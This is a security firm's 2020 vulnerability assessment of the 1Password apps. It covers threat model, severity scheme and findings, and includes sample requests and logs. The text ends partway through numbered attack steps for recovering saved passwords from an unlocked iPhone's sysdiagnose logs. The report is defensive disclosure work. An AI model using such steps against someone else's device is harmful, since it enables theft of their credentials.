VULNERABILITY ASSESSMENT

1Password

AgileBits

Revision 1a

June 2020

Executive Summary

AgileBits engaged Independent Security Evaluators (ISE) to evaluate the security posture of 1Password, a password management application and service that allows users to synchronize their passwords across multiple devices. ISE performed an assessment to discover vulnerabilities within the system that could lead to the compromise of AgileBits' proprietary data, user assets, or the availability of the service.

ISE considers attack surfaces, permissions, and application logic specific to 1Password that an advanced attacker may exploit, and manually tests against such exploits. ISE uses automated tools to gain an understanding of the system and identify common issues, but the focus of the assessment is discovering vulnerabilities that scanners will miss. ISE reviews all reported findings for accuracy and assigns severity based on exploit complexity, impact, and attack chaining.

ISE has assessed the following components:

- Web application
- Windows and macOS desktop applications
- iOS and Android mobile applications

A summary of discovered issues is shown in the table below.

	Critical	High	Medium	Low	Info	Total
Discovered	1	1	0	3	1	6
Resolved	1	1	0	0	0	2
Closed	0	0	0	1	1	2
Remaining	**0**	**0**	**0**	**2**	**0**	**2**

A history of ISE's assessments is shown in the table below.

Revision	Date	Description
1	Jan – Apr 2020	Initial assessment of 1Password applications.
1a	Jun 2020	Mitigation testing for resolution of ISE-AB-OP-2020-04.

This report expires on November 30, 2020. Expiration facilitates ongoing communication and assessment efforts to address changes in technology, the product, and its supporting environment. ISE recommends that AgileBits takes action to address current issues and continue security assessments to identify additional issues.

The following tables contain the vulnerabilities and strategic weaknesses ISE has identified in 1Password. Each issue is assigned a severity that is derived from the issue's impact to 1Password's assets and its exploitability. More information can be found in the Severity Ratings and Statuses sections.

Vulnerability Summary

ISE discovered the following vulnerabilities, listed with their associated severity and status. For more information, visit the Vulnerabilities section.

WEB APPLICATION

Vulnerability	Identifier	Severity	Status
UPDATED: Email Addresses Sent in URL Path of API	ISE-AB-OP-2020-01	Low	Deferred

IOS APPLICATION

Vulnerability	Identifier	Severity	Status
Plaintext Passwords Logged in Auto Layout Error Messages	ISE-AB-OP-2020-02	**Critical**	Resolved

ANDROID APPLICATION

Vulnerability	Identifier	Severity	Status
UPDATED: PII Sent in URL Parameter to Support Site	ISE-AB-OP-2020-03	Low	Deferred

WINDOWS APPLICATION

Vulnerability	Identifier	Severity	Status
UPDATED: Updates May Write New DLLs in Application Directory	ISE-AB-OP-2020-04	**High**	Resolved

Strategic Weakness Summary

ISE discovered the following strategic weaknesses, listed with their associated severity and status. Strategic weaknesses may not be directly exploitable but could lead to additional security concerns over time. For more information, visit the Strategic Weaknesses section.

IOS APPLICATION

Weakness	Identifier	Severity	Status
UPDATED: Proprietary Header Files Present in Application Package	ISE-AB-OP-2020-05	Low	Closed
UPDATED: Missing Certificate Pinning	ISE-AB-OP-2020-06	Info	Closed

Table of Contents

Introduction

AgileBits contracted Independent Security Evaluators (ISE) to evaluate the security of the 1Password system. ISE performed an assessment to discover vulnerabilities within 1Password that could lead to unwanted results, such as compromise of assets or user information, disruption of service, or leveraging 1Password's systems or functionality for other attacks.

System Overview

1Password is a cross-platform password manager application and cloud service that allows users to synchronize passwords and other secrets across multiple devices. The subscription has offerings for individuals, families, teams, businesses, and large enterprises.

Password records are encrypted client-side before they are sent to 1Password servers for synchronization. Encryption keys are derived from the user's chosen Master Password and a cryptographically random 128-bit value called a Secret Key, unique to each user. Both secrets are known only to the end user. The cloud service also supports two-factor authentication (2FA) using a security key or authenticator app.

1Password has a web application, a browser extension for Chrome, Firefox, Edge, and Brave (1Password X), and native applications for Windows, macOS, iOS, and Android.

To assist review of the 1Password cloud architecture, AgileBits provided ISE with a diagram of 1Password's Amazon Web Services (AWS) environment, as shown in Figure 1.



Figure 1. 1Password's cloud architecture (AWS).

The following is a summary of 1Password's components.

WEB APPLICATION

1Password features a web application that permits accessing Vaults and viewing/modifying account settings directly in the browser. All desktop and mobile applications interface with the exposed web API to retrieve and update account information.

DESKTOP APPLICATIONS

1Password offers native desktop clients for Windows and macOS that communicate with the 1Password web API to retrieve and update account records.

IOS APPLICATION

The 1Password iOS application allows users to access their saved password records from an iOS device. It supports authentication via the user's Master Password, a chosen 4-digit PIN, or the Apple-specific Face ID and Touch ID mechanisms. The application is written in Swift and Objective-C.

ANDROID APPLICATION

The 1Password Android application allows users to access their saved password records from an Android device. It supports authentication via the user's Master Password, a chosen 4-digit PIN, or Fingerprint Unlock. The application is written in Java.

1PASSWORD X

1Password X is a browser extension for Chrome, Firefox, Edge, and Brave. It is intended for users on platforms for which no native client is available, such as Linux and Chrome OS. The extension allows saving passwords to the user's 1Password account and automatically suggesting login items for recognized sites.

AWS ENVIRONMENT

1Password utilizes the following AWS services:

- CloudFront
- S3
- EC2
- Load Balancers
- Aurora
- ElastiCache
- Simple Queue Service

Scope

ISE's evaluation covered the following components of 1Password:

- Web Application, version 7.4
- iOS Application, version 7.4.6 (build #70406001)

- Android Application, version 7.4 (build #70400009)
- Windows Application, version 7.3.712, 7.4.753-BETA and 7.6.776-BETA (Mitigation test)

The following were not included in ISE's assessment and should be the focus of future assessments:

- Comprehensive source code review of web and native applications

Methodology

ISE specializes in hands-on assessments that consider assets, attack surfaces, permissions, and logic specific to the target system. The goal is to discover security issues that a variety of attackers may exploit, and manually test against such exploits using access to the platform, e.g., test accounts, server access, source code, documentation, etc. In general, ISE encourages sharing as much relevant access as possible because a deeper knowledge of the system facilitates more efficient testing and more valuable results.

ISE performed the assessment of 1Password with access to the following resources:

- Test environment located at `https://1passwordisetest.b5test.com`
    - Test accounts, including group administrator roles
- Screen-share walkthrough of 1Password's AWS environment
- Documentation of 1Password, including internal technical resources

ISE used automated tools to gain an understanding of the system and identify common issues, but the focus of the assessment was discovering vulnerabilities that scanners will miss. ISE reviews all reported findings for accuracy and assigns severity based on exploit complexity, impact, and attack chaining. Below is a list of core areas of testing (*note: ISE's testing is not necessarily limited to these classes of vulnerabilities*):

- Authentication/authorization: privilege escalation, access controls, account onboarding, etc.
- Common application vulnerabilities, e.g., XSS, SQLi, command injection, CSRF, SSRF
- Denial of service attacks
- Information disclosure
- Encryption & secrets management: encryption at-rest & in-transit, weak algorithms, key management, etc.
- Hardening steps: password policy, web hardening measures, out-of-date software, etc.
- Custom application logic and protocols

Timeline

This section includes a summary of the history of ISE's engagement with AgileBits.

1: APRIL 2020 – INITIAL ASSESSMENT

ISE conducted an initial assessment of 1Password, focusing on the web, desktop, and mobile applications. This assessment discovered 4 implementation-level vulnerabilities and 2 strategic weaknesses. ISE verified that AgileBits resolved 1 issue.

1A: JUNE 2020 – MITIGATION TESTING

ISE conducted mitigation testing of the 1Password Windows application to verify resolution of an outstanding issue. This assessment verified that AgileBits resolved the issue of concern. In addition, two issues were moved to a deferred status and two issues were closed after discussion with AgileBits.

Threat Model

Any robust defensive model requires a thorough understanding of the system, its assets, and the threats targeting it. An adversary-focused threat model allows companies to manage risk by directing resources toward threats and vulnerabilities that pose the greatest risk.

Assets

Before accurately assessing a system's security posture, it is necessary to identify assets and their value. Assets include tangible elements such as information or equipment and extend to more abstract elements such as reputation. The impact of the loss of these assets should be quantified to the degree possible; however, this can be a difficult and subjective process and is outside the scope of ISE's insight into the client's operations.

PASSWORD RECORDS

The primary role of 1Password is to safeguard users' password records behind configured authentication mechanisms, such as Master Password entry, PIN entry, and 2FA. ISE considers high or critical severity any vulnerability that bypasses 1Password's stated security model to affect the confidentiality or integrity of these records.

ACCOUNT SECRETS

1Password incorporates two main account secrets that control access to password records: the user's Master Password and Secret Key. Each mitigates weaknesses inherent to the other. For example, the Secret Key provides additional entropy to the key derivation process, as the Master Password is a human-memorable value that is often inadequate as the only source of entropy. Conversely, the Master Password should only exist in the user's memory, whereas the Secret Key is stored on multiple devices that may be accessible to unauthorized parties. It is important to keep both account secrets confidential, as the disclosure of one could significantly assist an adversary's attempts to compromise saved password records.

ACCESS AND AVAILABILITY

Because users rely on the 1Password application and subscription service to authenticate to third-party services at arbitrary times, its uninterrupted availability is an important asset. Vulnerabilities that allow denial of service (DoS) range from neglecting to rate-limit expensive requests to persistent crashes in a software application.

USER INFORMATION

Users entrust 1Password with several types of sensitive and personally identifiable information (PII), including names, email addresses, and billing information. User expectations and compliance with regulations require protecting this information against exposure to third parties. As such, this asset is directly correlated with many other assets listed here and should be of high importance.

FINANCIAL ASSETS

1Password's financial assets are also a likely target of an attacker. This could include a competitor who only wishes to cause financial loss to AgileBits or an attacker that wishes to obtain direct financial gain from AgileBits's loss. All attacks and vulnerabilities will affect this asset either directly or indirectly, so ISE will only associate this asset with a vulnerability where it has a direct impact.

BUSINESS REPUTATION

The reputations of AgileBits and its products are also a concern. Threats that would likely target reputation are typically competitors or politically motivated parties. Since AgileBits's revenue can directly be affected by reputation, this should also be an asset of high concern.

Threats

ISE considers the following threats when assessing a system. Depending on the attack surfaces of a system and its reputation, certain threats may be of more concern than others. The capabilities and resources of each threat is also a factor when considering the complexity of a given vulnerability and its exploit.

NATION STATE INTELLIGENCE (ADVANCED PERSISTENT THREAT)

Nation states represent the most capable threat actors in the realm of computer network exploitation. Beyond having the largest budgets and payrolls, nation states have unique capabilities in terms of access to supply chains and human agents. They can rely upon all of a nation's resources, such as intelligence infrastructures, to gather as much data as possible against an enemy, engage in active information system damage, and to set specific objectives for their hacking program.

CORPORATE SPONSORED ESPIONAGE

Corporations, particularly certain overseas corporate environments, will at times utilize espionage techniques to gain advantage over competitors or save on research and development. Corporations have significant budgets and can hire professional teams to conduct computer network exploitation of their competitors' network. Targeted assets are likely business plans, financial information, proprietary software, etc., and corporations may benefit from harming a competitor's reputation and availability of services.

HACKER GROUP

This adversary includes hacker organizations such as the group "Anonymous." They are motivated by socio-political activities, pride, fun, and notoriety. They choose high profile, opportunistic targets over high value targets, and typically disclose stolen information rather than use it for identity theft or profit. Common activities include web-site defacement, "doxing", releasing embarrassing internal communications, and denial of service or other acts of cyber-vandalism.

Other noteworthy groups include those such as the "Russian Business Network" (RBN). These groups are a for-profit organized crime syndicate focusing primarily on cyber-crime activities, such as identity theft, for hire targeted denial-of-service attacks, black market exchange of botnets, exploits and other information, and illegal hosting of copyrighted materials.

INDIVIDUAL HACKER

Individual hacker capabilities vary widely from those only able to apply existing tools, all the way to a highly professional individual who is capable of custom exploit development. Generally, these threat actors have limited budgets and time; however, if properly motivated by a perceived slight or challenge, they may be persistent.

INSIDER THREAT

The insider threat encompasses any employee, contractor, or other individual who has some level of authorized access to the system. Often, these are the most dangerous threats, as they have already bypassed the outer layers of defense and have a foothold on the system. Insider threats may be malicious, but more often they are employees who are uninformed in security practices and make mistakes.

Secure Design Principles

ISE considers the following secure design principles in an assessment. Most issues that ISE encounters are a direct result of violating at least one of these principles.

TRUST

A trust model clearly defines the assumptions made by the system and may highlight improper assumptions on the part of the designers. Unauthenticated API calls, unverified signatures and certificate chains, and lack of input validation and sanitization are all examples of misplaced trust.

SECURE-BY-DEFAULT

A system is secure-by-default if the out-of-the-box settings put the system in a secure state. A corollary is that the secure state must be the easiest state to obtain and maintain—as users will typically choose convenience over security. Frequently, applications integrate with third-party or cloud services and the secure configuration of such services is also a consideration for this principle.

DEFENSE-IN-DEPTH

Defense in depth seeks to array layers of defensive measures such that the failure of any one component will not lead to total system compromise. The classic physical world example is the concentric walls of a fortification. Regarding software development and networking, examples of defense in depth are deploying firewalls, opening only the minimum set of ports needed for the system to function, and following any existing company recommended hardening practices.

FAIL-SECURE

Fail-secure refers to the tendency for a failure of the system to leave it in a secure state as opposed to an insecure state. For example, if an electronic lock were to failsafe under a power loss, it would remain locked rather than unlocked. From a software perspective, incorrect error handling is a common example, e.g., an application may disclose sensitive information upon receiving malformed input.

AUDIT

Audit is a critical part of the system that assists in recovery, investigation, and deterrence. Successful auditing will include a combination of logging and intrusion detection. Logging allows the organization to record information that assists in improving software and retracing the steps of a breach. Intrusion detection may come in the form of a system firewall, web application firewall, or IDS, and should provide information about who is accessing the system at all times in order to detect and potentially block attacks.

IDENTITY

Identification is the process of distinguishing users. It is closely related to authentication (verifying that identity—the two generally abbreviated as I&A), and authorization (granting permissions to users). In terms of identity there is one golden rule: do not share user identities. Users should be accountable for their actions, and the sharing of identities undermines this accountability. This principle is also a requirement for assigning the least privilege to a user and their processes.

AUTHENTICATION (RBAC AND MFA)

Authentication mechanisms fall into three general classes: something one knows (knowledge factor, e.g. passwords), something one possesses (possession factor, e.g. RFID key fobs), and something one is (biometrics factor, e.g. fingerprints). Standards and regulations might govern how to accomplish

authentication tasks and to tailor policy; a business decision may be necessary to use a certain required standard, but in general, ISE recommends following NIST authentication standards when possible.

Passwords are the most commonly used mechanism for authenticating an entity to a system. However, they are also notorious for being used and implemented incorrectly. Authentication becomes stronger when multi-factor authentication (MFA) is required. MFA may be required by a third-party customer's internal policies, but also may cause limitations for usability that affect the user experience. Based on its feasibility, MFA can be implemented to further protect systems holding sensitive data.

Another aspect of authentication is session control, i.e. how a system maintains a user's session. Some examples of session management are expiration of sessions after a threshold of inactivity and proper invalidation of a session upon logout.

AUTHORIZATION (LEAST PRIVILEGE)

User authorization is concerned with the privileges that a user and the processes that work on behalf of that user can do on the system. The principle of least privilege refers to the principle that a task should be accomplished with the lowest level of privilege required.

CRYPTOGRAPHY

When a system needs to implement cryptography, it should use industry standard, vetted cryptographic techniques and libraries specific for a task. This is often required by regulation or industry standards. Misuse of cryptography occurs frequently and is often due to using a system that is not secure-by-default. Verifying cryptographic algorithm suites, the generation of random numbers, and the management of cryptographic keys is crucial to security when using cryptography.

PATCH MANAGEMENT

Many attacks, especially from opportunistic actors, are done by exploiting vulnerabilities in software that has already been fixed, but not up to date in a targeted system. More sophisticated attackers may still target these easily exploitable attack surfaces of the system. ISE suggests applying consistent patches to all software that is being used, whether it be an application, operating system, or library. A company procedure should be in place to test patches before deploying them into production.

Severity Ratings

The severity ratings given in this report include critical, high, medium, low, informational, and unknown, with critical indicating the most severe, low the least, and unknown expressing that insufficient information was available to make a proper assessment. In determining severity, ISE takes into consideration public vulnerability ranking systems; however, in practice, the severity of vulnerabilities varies widely with actual deployment, configuration, and implementation of systems, as well as the value of assets protected and the perceived and anticipated threats to those assets. Thus, the severity ratings chosen here are custom to the system or infrastructure evaluated, and not copied from these sources verbatim.

The two metrics that most affect severity are exposure and impact of a successful attack. Exposure is a combination of elements including how accessible a vulnerable system is and the ease in which an attack can be performed. Impact is determined by factors such as asset value and damage to those assets. The following chart illustrates how severity is assigned:

CRITICAL	These are issues that are either readily exploitable or of substantial exposure paired with excessive damage should an attack be successful. In some cases, the risk of discovery may be lower, but the significance of the damage warrants immediate attention.
HIGH	These issues expose the system or infrastructure heavily but are either not readily exploitable or require additional attack material to exploit successfully.
MEDIUM	These issues alone do not present significant risk to the system or infrastructure but could lead to a successful attack when leveraged with other medium or high severity issues.
LOW	Low severity issues do not pose an immediate threat to the most valuable assets or represent partial exposure.
UNKNOWN	Issues of unknown severity typically could not be fully assessed due to scope or a lack of resources such as source code. They are a security concern that must be addressed through additional investigation to either assign a severity or eliminate the issue.
INFO	Informational issues are unlikely to be a threat to the system but provide important information that stakeholders should be aware of, especially if they could be affected by future changes to the system.

Statuses

The following are descriptions of the various statuses with which ISE marks reported issues. Unresolved issues are unmarked, while other statuses reflect potential changes in a reported issue throughout the remediation process.

RESOLVED Resolved issues have been remediated. Occasionally, the implemented mitigations may no longer be effective, or ISE identifies additional instances of the issue. In these cases, the issue may become unresolved again.

PARTIAL Partially resolved issues have been mitigated to an extent, but not fully resolved. The meaning may depend on the context of the issue. For example, an issue with several different instances may be partially resolved if only a portion of the instances are resolved.

DEFERRED Deferred issues are unresolved; however, the client acknowledges the issue and a remediation plan is in place. This status is used to reflect the client's intention to fix the issue in the near future.

CLOSED Closed issues are unresolved or partially resolved, but the client is aware of their impact and accepts them as a risk. ISE's policy is to only close issues that do not have a direct impact to the security of a system and their remediation costs outweigh the security benefits.

Assessment Results

ISE discovered the following issues within 1Password. Issues are categorized as vulnerabilities and strategic weaknesses. ISE provides recommendations for addressing identified issues in the form of resolutions and mitigations. Resolutions fully remediate the issue, while mitigations reduce the risk of, but may not completely remediate, the issue.

IMPORTANT NOTE: ISE's goal is to discover as many issues as possible within the boundaries of an assessment's budget and scope. However, undiscovered issues or additional instances of reported issues may always exist within a system. AgileBits should work with ISE to implement remediations for issues in this report and conduct ongoing assessments to address code and infrastructure changes.

Vulnerabilities

This section addresses security vulnerabilities discovered within the system. These issues are directly exploitable in some manner, and ISE's analysis considers the complexity of performing a given exploit, along with the impact if an attack were successful.

Web Application

UPDATED: Email Addresses Sent in URL Path of API

ISE-AB-OP-2020-01

LOW
DEFERRED

Attack Requirements	Compromise of HTTP access logs.
Affected Assets	User information.
Impact	Potential exposure of email addresses in access logs.

The 1Password user authentication process involves a series of HTTP requests to API endpoints with the `/api/v2/auth` prefix. ISE located one `GET` request that includes the user's email address in the URL path, as shown in Figure 2.

```
GET /api/v2/auth/smirani%40ise.io/A3/B8WFT2/hfo3ir7jyxot2puhwje5xadqvm HTTP/1.1
Host: 1passwordisetest.b5test.com
Connection: close
Accept-Language: en
Accept: application/json; q=1.0, text/*; q=0.8, */*; q=0.1
Cache-Control: no-cache
X-Requested-With: XMLHttpRequest
X-AgileBits-Client: 1Password for Web/747
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_2) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/79.0.3945.130 Safari/537.36
X-AgileBits-Session-ID: JYEBMRH5S5DQNMOEWYHJSJOVBE
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Accept-Encoding: gzip, deflate
```

Figure 2. GET request containing user's email address in URL path.

URL paths are typically logged at several points of the HTTP request lifecycle, including load balancers, reverse proxies, the web server, and the application itself. As email addresses are considered personally

identifiable information (PII), their inclusion in the URL puts the confidentiality of sensitive user information at risk.

Attack: Information Disclosure

An attacker who compromises the access logs of an endpoint in AgileBits's infrastructure, such as a load balancer, reverse proxy, or web server, may be able to acquire the email addresses of users who have authenticated to the API.

Resolution: Send Email Address in Request Body

To preclude the logging of PII, AgileBits should modify the 1Password API to accept all identifiable user information, including email addresses, in the body of a `POST` (or other non-`GET` method) request.

Resolution Status

As of revision 1a, this issue has been placed in a deferred status. AgileBits has informed ISE that a plan is being developed to address this issue.

History

- Rev. 1: Issue added.
- Rev 1a: Status changed to deferred.

iOS Application

Plaintext Passwords Logged in Auto Layout Error Messages

ISE-AB-OP-2020-02

CRITICAL

RESOLVED

Attack Requirements	Physical access to an unlocked device.
Affected Assets	Password records.
Impact	Exposure of password records viewed within the iOS application.

Auto Layout is an iOS user interface (UI) feature that automatically adjusts the size and position of views in an application to satisfy developer constraints. When Auto Layout encounters conflicting, unsatisfiable constraints, it prints an error message to the console that lists each constraint in the view, along with the applicable UI element. For `UILabel` controls, the `attributedText` property of the label (the displayed text) is also recorded. These error messages are logged to iOS system diagnostics through the `com.apple.UIKit` subsystem and `LayoutConstraints` category.

While assessing the 1Password iOS application (version 7.4.6) on an iPhone 7 running iOS 13.3, ISE found that the view for a password item generates several Auto Layout constraint violations that harm the confidentiality of saved passwords, including those that are visibly concealed in the UI. To produce these errors, a user need only open the view shown in Figure 3. Tapping "Edit" and then "Generate New Password" results in similar errors.



Figure 3. This view generates constraint violation messages, exposing passwords in plaintext.

Because the saved password is stored within a `UILabel` control, the Auto Layout error messages log its value in plaintext. One of these messages is given in Figure 4, with instances of the plaintext password highlighted.

```
Unable to simultaneously satisfy constraints.
        Probably at least one of the constraints in the following list is one you don't
want.
        Try this:
                (1) look at each constraint and try to figure out which you don't expect;
                (2) find the code that added the unwanted constraint or constraints and
fix it.
(
    "<NSLayoutConstraint:0x280250280 UILabel:0x11c621ec0'password'.top ==
UITableViewCellContentView:0x11c621aa0.topMargin + 4   (active)>",
    "<NSLayoutConstraint:0x280250370 V:[UILabel:0x11c621ec0'password']-(2)-
[UITextField:0x11c6207b0]   (active)>",
    "<NSLayoutConstraint:0x280250410 V:[UITextField:0x11c6207b0]-(8)-
[UIView:0x11c622320]   (active)>",
    "<NSLayoutConstraint:0x280250640 V:[UIView:0x11c622320]-(10)-
[UILabel:0x11bc97260'hunter2']   (active)>",
```

```
    "<NSLayoutConstraint:0x280250820 V:[UILabel:0x11bc97260'hunter2']-(11.5)-
[UIView:0x11c622490]   (active)>",
    "<NSLayoutConstraint:0x280250910 V:[UIView:0x11c622490]-(8)-
[UIButton:0x11bc974d0'Generate New Password']   (active)>",
    "<NSLayoutConstraint:0x280250960 UITableViewCellContentView:0x11c621aa0.bottomMargin
== UIButton:0x11bc974d0'Generate New Password'.bottom + 4   (active)>",
    "<NSLayoutConstraint:0x280250af0 'UIView-bottomMargin-guide-constraint'
V:[UILayoutGuide:0x281b4b020'UIViewLayoutMarginsGuide']-(11)-|   (active, names:
'|':UITableViewCellContentView:0x11c621aa0 )>",
    "<NSLayoutConstraint:0x2802514f0 'UIView-Encapsulated-Layout-Height'
UITableViewCellContentView:0x11c621aa0.height == 44   (active)>",
    "<NSLayoutConstraint:0x280250a50 'UIView-topMargin-guide-constraint' V:|-(11)-
[UILayoutGuide:0x281b4b020'UIViewLayoutMarginsGuide']   (active, names:
'|':UITableViewCellContentView:0x11c621aa0 )>"
)

Will attempt to recover by breaking constraint
<NSLayoutConstraint:0x280250820 V:[UILabel:0x11bc97260'hunter2']-(11.5)-
[UIView:0x11c622490]   (active)>

Make a symbolic breakpoint at UIViewAlertForUnsatisfiableConstraints to catch this in the
debugger.
The methods in the UIConstraintBasedLayoutDebugging category on UIView listed in
<UIKitCore/UIView.h> may also be helpful.
```

Figure 4. Sample Auto Layout error that reveals a user's saved password.

Constraint errors are logged to the device's system diagnostics, which are accessible by the phone's normal user through the iOS `sysdiagnose` feature. Although `sysdiagnose` only returns several days to a few weeks of logs, the files themselves can persist on the device for years, recoverable using macOS developer tools. As a result, an attacker who acquires an unlocked iOS device can recover a user's passwords without knowledge of their master password or other 1Password account information.

The trust assumptions of Apple's mobile platform contributed to the severity of this issue. The iOS security model is designed to limit the impact of physical access to a mobile device. Unlike with most desktop operating systems, physical access to a modern iOS device does not imply total compromise of all user data, as iOS limits capabilities, confines applications to a filesystem and resource sandbox, and prevents the running of arbitrary code. Data compromise techniques associated with physical access on desktop computers, such as keylogging, are therefore ineffective on non-jailbroken iOS devices. Users accustomed to these security measures may expect their saved passwords to be protected by the master password prompt, even if their unlocked device is in the hands of someone else.

However, due to the inadvertent logging of user data to system diagnostics, an adversary who gains temporary access to an unlocked device can exploit this vulnerability to retrieve any passwords that a target has accessed in the 1Password application. Parties who may be motivated and positioned to perform such an attack range from those in frequent proximity to the target (e.g. coworkers, friends, and family) to computer forensics analysts.

The sysdiagnose feature is also Apple's recommended way of attaching supporting data to iOS bug reports. To deny the potential for either method of compromise, it is imperative that AgileBits prevent the logging of passwords and other sensitive data.

Attack: Disclose Recently Viewed Passwords

This attack assumes an adversary does not know a target user's master password or other 1Password account credentials but has several minutes of physical access to their unlocked iOS device. The adversary does not need to reauthenticate with iOS by passcode, Touch ID, or Face ID. The target device does not have to be jailbroken, nor does the user need to change 1Password's default settings to be vulnerable.

The attacker can perform the following steps to compromise any passwords recently accessed by the victim (within the last few weeks, depending on storage capacity, device usage, and other unknown factors).

1. Trigger a collection of system diagnostics (sysdiagnose) by simultaneously pressing both volume buttons and the power button. The device will vibrate on success.
2. Wait several minutes for sysdiagnose to complete.
